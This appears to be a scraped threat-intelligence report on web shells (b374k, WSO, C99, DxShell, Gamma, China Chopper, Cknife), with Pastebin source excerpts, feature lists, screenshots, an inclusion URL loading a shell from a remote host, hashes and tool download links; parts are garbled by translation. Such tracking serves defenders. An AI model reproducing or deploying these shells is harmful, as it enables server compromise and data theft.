
Translated from Farsi: "When you upload a file vulnerability Bug Tracker, if you have direct access to your uploaded files Karty has been one of the steps, the attacker must be examined in terms of security uploader goal to be able to successfully file your Webshell server transfer."

Translated from Arabic: "[webapps] - JMX2 email tester - (save_email.php) web shell upload."

Farsi



Jan 1 2013 4 years Dec 31 2016



WebShell

English



Customize View

Colors

- English
- Total references

Event Marker Size


- 1 reference
- 15 references
- Hidden (3)

Author :- eXeSoul You will get lots of web shells even some private shells....

Published: 25 November 2014...# 2- Uploading an web shell:

| Plugin name: Web Shell Finder v.1.3 Loaded.

```
send ( C, "b374k shell : connected \n ", 0 );
```



Chinese

Reference Counts

Product (58)

WSO 2.1

Finder v.1.3 Loaded

v1.0 Web Shell

Shell b374k r3c0d3d

Microsoft Windows Vista

WordPress

b374k r3c0d3d

Error Web Shell

Jenkins software

Sun Virtualbox

Apache Sling Framewo...

STUNSHELL Web Shell ...

1n73ction r3c0d3d

Malware (10)

b374k web shell

WebShell

China Chopper

Web Shell by Orb

NIM-Shell

Argument Injection

Backdoor

BruteForce

C99Shell

Getshell



Open Sourcing – Shell for the Masses

- B374K
- Gamma
- DxShell
- C99
- WSO
- China Chopper

b374k shell 3.2

This PHP Shell is a useful tool for system or web administrator to do remote management without using cpanel, connecting using ssh, ftp etc. All actions take place within a web browser

Features :


- File manager (view, edit, rename, delete, upload, download, archiver, etc)
- Search file, file content, folder (also using regex)
- Command execution
- Script execution (php, perl, python, ruby, java, node.js, c)
- Give you shell via bind/reverse shell connect
- Simple packet crafter
- Connect to DBMS (mysql, mssql, oracle, sqlite, postgresql, and many more using ODBC or PDO)
- SQL Explorer
- Process list/Task manager
- Send mail with attachment (you can attach local file on server)
- String conversion
- All of that only in 1 file, no installation needed
- Support PHP > 4.3.3 and PHP 5

b374k

The screenshot shows a web browser window with the following details:

- Browser Tab:** b374k 2.4
- Address Bar:** `putin.ras/inc.php?inc=http://putin.ras/b374k2.4/b374k.txt?&news=1&hexedit=D:\htdocs\ja_`
- Page Header:** `Windows NT W6292 6.1 build 7600 (Windows 7 Ultimate Edition) i586`
`Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7`
`server ip : 127.0.0.1 | your ip : 127.0.0.1 | Time @ Server : 24 May 2013 19:40:34`
`[C] [D] D: \ htdocs \ ja_mero \ images \`
- Navigation:** Buttons for `xpl`, `ps`, `eval`, `info`, `db`, `rs`, and `putin > - shell command -`. A `log out` link is in the top right.
- File Path:** `D:\htdocs\ja_mero\images\arrow-2.png`
- Hex Dump:** A table showing the hex dump of the file's header. The second line is highlighted with a yellow box.

Hex Address	Hex Data	ASCII Data
00000000h	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 23 00 00 00 46 08 06 00 00 00 46 E0 2D	.PNG.....IHDR...#...F.....F.-
00000020h	B0 00 00 00 19 64 65 76 69 6C 7A 63 30 64 65 20 20 00 41 64 6F 62 65 20 49 6D 61 67 65 52 65 61devilzc0de...Adobe.ImageRea
00000040h	64 79 71 C9 65 3C 00 00 03 22 69 54 58 74 58 4D 4C 3A 63 6F 6D 2E 61 64 6F 62 65 2E 78 6D 70 00	dyqe<... "iTXtXML:com.adobe.xmp.
00000060h	00 00 00 00 3C 3F 78 70 61 63 68 65 74 20 62 65 67 69 6E 3D 22 EF BB BF 22 20 69 64 3D 22 57 35<?xpacket.begin="...".id="W5
00000080h	4D 30 4D 70 43 65 68 69 48 7A 72 65 53 7A 4E 54 63 7A 68 63 39 64 22 3F 3E 20 3C 78 3A 78 6D 70	M0MpCehHzreSzNTczkc9d"?>.<x:xmp
000000a0h	6D 65 74 61 20 78 6D 6C 6E 73 3A 78 3D 22 61 64 6F 62 65 3A 6E 73 3A 6D 65 74 61 2F 22 20 78 3A	meta.xmlns:x="adobe:ns:meta/" .x:
000000c0h	78 6D 70 74 68 3D 22 41 64 6F 62 65 20 58 4D 50 20 43 6F 72 65 20 35 2E 33 2D 63 30 31 31 20 36	xmptk="Adobe.XMP.Core.5.3-c011.6
000000e0h	36 2E 31 34 35 36 36 31 2C 20 32 30 31 32 2F 30 32 2F 30 36 2D 31 34 3A 35 36 3A 32 37 20 20 20	6.145661,.2012/02/06-14:56:27...
0000100h	20 20 20 20 22 3E 20 3C 72 64 66 3A 52 44 46 20 78 6D 6C 6E 73 3A 72 64 66 3D 22 68 74 74 70">.<rdf:RDF.xmlns:rdf="http



b374k web shell mentioned

1 reference • 1 source



Untitled

```
“function packer_b374k($output, $phpcode, $htmlcode, $strip, $base64, $compress, $compress_level, $password){”
```

May 31, 2016, 13:20 • PasteBin • A Guest

▣ Flag for review • Save this reference to...

<http://pastebin.com/CJAsdz5Z> • Show all events from this document • Cached

```
1. <?php
2. /*
3.     qinshao888_chinaw4rrioes
4. */
5. $GLOBALS['packer']['title'] = "qinshaoWAR";
6. $GLOBALS['packer']['version'] = "0.01223";
7. $GLOBALS['packer']['base_dir'] = "./base/";
8. $GLOBALS['packer']['module_dir'] = "./module/";
9. $GLOBALS['packer']['theme_dir'] = "./theme/";
10. $GLOBALS['packer']['module'] = packer_get_module();
11. $GLOBALS['packer']['theme'] = packer_get_theme();
12.
13. require $GLOBALS['packer']['base_dir'].'jsPacker.php';
```

Cached Document

Title 404.php

Author A Guest

Downloaded Aug 8, 2014, 20:23

Original URL <http://pastebin.com/sBKf61X3>

1
2
3

```
1. <?php
2.
3. /* (Web Shell b374k r3c0d3d by x'1n73ct|default pass:" 1n73ction ") */
4. $auth_pass = "9c80a1eaca699e2fc6b994721f8703bc";
5. $color = "#00ff00";
6. $default_action = 'FilesMan';
7. @define('SELF_PATH', __FILE__);
8. if( strpos($_SERVER['HTTP_USER_AGENT'],'Google') !== false ) {
9. header('HTTP/1.0 404 Not Found');
10. exit;
11. }
12. @session_start();
13. @error_reporting(0);
```



ERROR 404 - PAGE NOT FOUND

[Why am I seeing this page?](#)


[How to find the correct spelling and folder](#)

[404 Errors After Clicking WordPress Links](#)

[How to modify your .htaccess file](#)

Cached Document

Title GAMMA webshell
Author Saint92
Downloaded Mar 29, 2016, 04:16
Original URL <http://pastebin.com/AN975ZDC>



```
1. #!/usr/bin/perl
2. #####
3. ### Gamma Web Shell
4. ### Copyright 2003 Gamma Group
5. ### All rights reserved
6. ###
7. ### Gamma Web Shell is free for both commercial and non commercial
8. ### use. You may modify this script as you find necessary as long
9. ### as you do not sell it. Redistribution is not allowed without
10. ### prior consent from Gamma Group (support@gammacenter.com).
11. ###
12. ### Gamma Group <http://www.gammacenter.com>
13. ###
14.
15. use strict;
16.
17. #####
18.
19. package WebShell::Configuration;
```


Cached Document

Title D4RK PR!NC3

Author A Guest

Downloaded Jun 30, 2015, 18:43

Original URL <http://pastebin.com/hStnnfhz>



```
1. <?php
2.
3. /*
4. DDDDD SSSSS DxShell by ?_? Tync
5. D D X X S
6. D D X SSSSS http://hellknights.void.ru/
7. D D X X S ICQ#244648
8. DDDDD SSSSS
9. */
10.
11. $GLOB['SHELL']['Ver']='1.0b'; /* ver of the shell */
12. $GLOB['SHELL']['Date']='26.04.2006';
13.
14. if (headers_sent()) $DXGLOBALSHIT=true; else $DXGLOBALSHIT=FALSE; /* This means if bug.php has fucked
    up the output and headers are already sent =(( lot's of things become HARDER */
15. @ob_clean();
16. $DX_Header_drawn=false;
```


C99

C99Shell v. 1.0 pre-release build #16

Software: Apache/1.3.33 (Debian GNU/Linux) mod_gzip/1.3.26.1a PHP/4.3.10-16

uname -a: Linux testsite 2.6.8-3-686 #1 Sat Jul 15 10:32:25 UTC 2006 i686

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Safe-mode: **OFF (not secure)**

/var/www/mrtg/ drwxr-xr-x




























































Free 7.09 GB of 9.17 GB (77.34%)



[Encoder](#) [Tools](#) [Proc.](#) [FTP brute](#) [Sec.](#) [SQL](#) [PHP-code](#) [Update](#) [Feedback](#) [Self](#)

[remove](#) [Logout](#)

Listing folder (92 files and 1 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
 .	LINK	11.09.2006 13:45:07	root/root	drwxr-xr-x	 
 ..	LINK	11.09.2006 13:46:42	root/root	drwxr-xr-x	 
 [system]	DIR	19.03.2006 12:26:01	root/root	drwxr-xr-x	 
 10.0.0.89-hda1-day.png	1.46 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	   
 10.0.0.89-hda1-month.png	1.4 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	   
 10.0.0.89-hda1-week.png	1.41 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	   
 10.0.0.89-hda1-year.png	1.74 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	   
 10.0.0.89-hda1.html	7.58 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	   
 10.0.0.89-hda1.log	47.04 KB	19.03.2006 12:27:44	root/root	-rw-r--r--	   
 10.0.0.89-users-day.png	1.35 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	   
 10.0.0.89-users-month.png	1.25 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	   
 10.0.0.89-users-week.png	1.29 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	   
 10.0.0.89-users-year.png	1.61 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	   


C99

**Every C99 / C99.php Shell Is
Backdoored (A.K.A. Free Shells for
Everyone!)**

- thehackerblog.com

Title Untitled
Author A Guest
Downloaded Jan 8, 2015, 03:38
Original URL <http://pastebin.com/ZQ9EkjBk>


```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22
4. /* MM M DDDDD >WSO
5. /* MM M M M >Shell
6. /* MM M MMMMM M M >Hacking
7. /* MM M MM M M M >web-shell
8. /* MM M MM M M M >YASHA
9. /* MM M MM M M M >clean
10. /* MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
11. /* MM M M M >secured
12. /* MM M M M >Private
13. /* MM M M M >extra features
14. /* MM M M M >real 404 headers
15. /* MM M MMMMM >fake errors
16. /* MMMMM >hidden login (stealth)
17. /*
18. /*
19. /*
20. /* WSO Shell, errors fixed & patched. with 404 tweak.
21. /* Clean 100% no bd or other shit
22. /* Happy hacking, greetz from china
```



pgems.in, Unix shell and WSO 2.1 mentioned on Apr 30, 2016

2+ references • PasteBin and PasteBinca Posts • 2 countries

`/* WSO 2.1 (Web Shell by pgems.in) */`



Unix shell and WSO 2.1 mentioned on Mar 6, 2016

1+ reference • PasteBin

`/* WSO 2.1 (Web Shell by Maronox*/`




Web Shell by Orb and WSO 2.1 mentioned on Feb 18, 2016

1+ reference • PasteBin

`/* WSO 2.1 (Web Shell by oRb) */`


China Chopper



China Chopper

2013 - FireEye - China Chopper blog series- <https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html>

caidao.exe (web shell client) - MD5: 5001ef50c7e869253a7c152a638eab8a



75 related samples

Customize.aspx (payload) - MD5: 8aa603ee2454da64f4c70f24cc0b5e08


Customize.cfm (payload) - MD5: ad8288227240477a95fb023551773c84

Customize.jsp (payload) - MD5: acba8115d027529763ea5c7ed6621499

NLP Alerting

Chinese Key Words – New references in 53 documents

This notification is truncated. [View in Recorded Future](#) or [Create Cyber Threat Advisory Report](#)



打狗棒法之：**Cknife**（C刀）自定义模式秒过安全狗

“今天以自定义模式为例实例讲解秒过安全狗，当然文章发布过后各大WAF厂商肯定会将某些特征列入黑名单，这里只是抛砖引玉提供思路。...[此处省略1W字] 使用说明：服务端脚本支持ASP、ASPX、PHP、JSP、Customize(自定义)。”

软件名称: Cknife

中文名称: C刀

源码地址: <https://github.com/Chora10/Cknife>

下载地址: <http://pan.baidu.com/s/1nullmpr> 密码: f65g

官方博客: <http://www.ms509.com/>

作者: Chora & MelodyZX

免责声明:

请使用者注意使用环境并遵守国家相关法律法规!
由于使用不当造成的后果作者不承担任何责任!

程序在使用过程中难免有各种BUG, 及时关注看一下是否有更新吧, 说不定已经修补了呢。

一、运行环境:

安装了JRE1.7+环境的所有操作系统

二、文件说明:

Cknife.jar Cknife主程序

Cknife.db Cknife的数据库(不存在会自动生成)
Config.ini Cknife的配置文件(不存在会自动生成)
ReadMe.txt 你现在正在看的(可删除)
1.jsp JSP服务端脚本(可删除)
1.jspx JSPX服务端脚本(可删除)

0 × 01 Introduction

Beginning asked me to write something about Cknife I was rejected, but too invincible really lonely. **This tool is not intended to replace the mentally Chinese kitchen knife, it is a symbol of an era, is irreplaceable.** Do not want to take the highest authority is not a good green hat green hat, me too, but I'm not a green hat, **I want to make it physically replace Chinese kitchen knife tool. Choppers in to our convenience at the same time, problems in the use of so many years of accumulated a lot, I extract the core functionality and added some of his own experience in this industry, that is cross-platform file-based configuration Chinese kitchen knife, all operation given to the user to define.**

0 × 02 selection

Many languages can be cross-platform, asked why choose to use Java to develop this tool? Java is well known in the graphical programming interface across platforms have a long history, it can be perfectly qualified for the project.

0 × 03 open

Since many choppers back door was broke relations after everyone privacy issues, so I chose to open in the case of the consent MelodyZX small partners agreed to accept the majority of the recommendations of friends and supervision.

0 × 05 volumes

The updated version incorporates the skin, in fact, the main program only 100 KB, in order to achieve perfect cross-platform and supports Chinese path boot loader package skin and database-driven package, the size becomes more than 4M, after we have any good open source reduce the size of the method can tell me.

0 × 07 follow-up

Follow-up will increase the core function of a plug that is, the user can customize write encryption, can also customize what you want to write a function such as a Web browser, but I will not go in itself irrelevant to add some features. Also the next version will add custom request headers and agents.

列表 127.0.0.1

Url	Ip	Time
http://127.0.0.1/index.php	127.0.0.1	2016-03-18 19:37:16

关于Cknife



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主页: <http://www.ms509.com>

免责声明: 该软件仅限用于学习和研究目的; 不得将本软件用于商业或者非法用途, 否则, 一切后果请用户自负。



Cknife 1.0 Beta2

列表 127.0.0.1

Url	Ip	Time
http://127.0.0.1/index.php	127.0.0.1	2016-03-18 19:37:16

添加shell

地址: http://

配置:

脚本类型 字符编码 添加

完成

F:\Web\

- C:
- D:
- E:
- F:
 - Web
 - .git
 - .settings
- G:

文件	时间	大小	属性
.git	2015-10-26 21:12:55	4096	0777
.settings	2015-10-26 21:12:55	4096	0777
.buildpath	2015-08-25 17:12:33	174	0666
.project	2015-08-25 17:12:33	907	0666
Config.ini	2016-03-17 19:26:44	30606	0666
index.php	2016-03-14 18:55:58	41	0666
newFile.txt	2016-03-17 18:50:21	4	0666
newFile1.txt	2016-03-17 19:14:36	6	0444

- 上传
- 下载
- 打开
- 重命名
- 删除
- 新建 >

Cknife 1.0 Beta2

列表 172.16.141.134

C:\JspStudy\WWW\| 读取

- c:
 - JspStudy
 - WWW
 - phproot
 - test

文件	时间	大小	属性
phproot	2016-03-23 16:48:30	0	R W
test	2016-03-23 21:08:39	0	R W
jspctest.jsp	2013-12-28 10:58:10	137	R W
mysqltest.jsp	2013-12-28 10:52:44	2364	R W
phptest.html	2014-01-01 15:33:45	48	R W
test_shell.jsp	2016-03-23 16:46:45	11178	R W

完成



F:\Web\dir

驱动器 F 中的卷是 Work
卷的序列号是 D4A4-879E

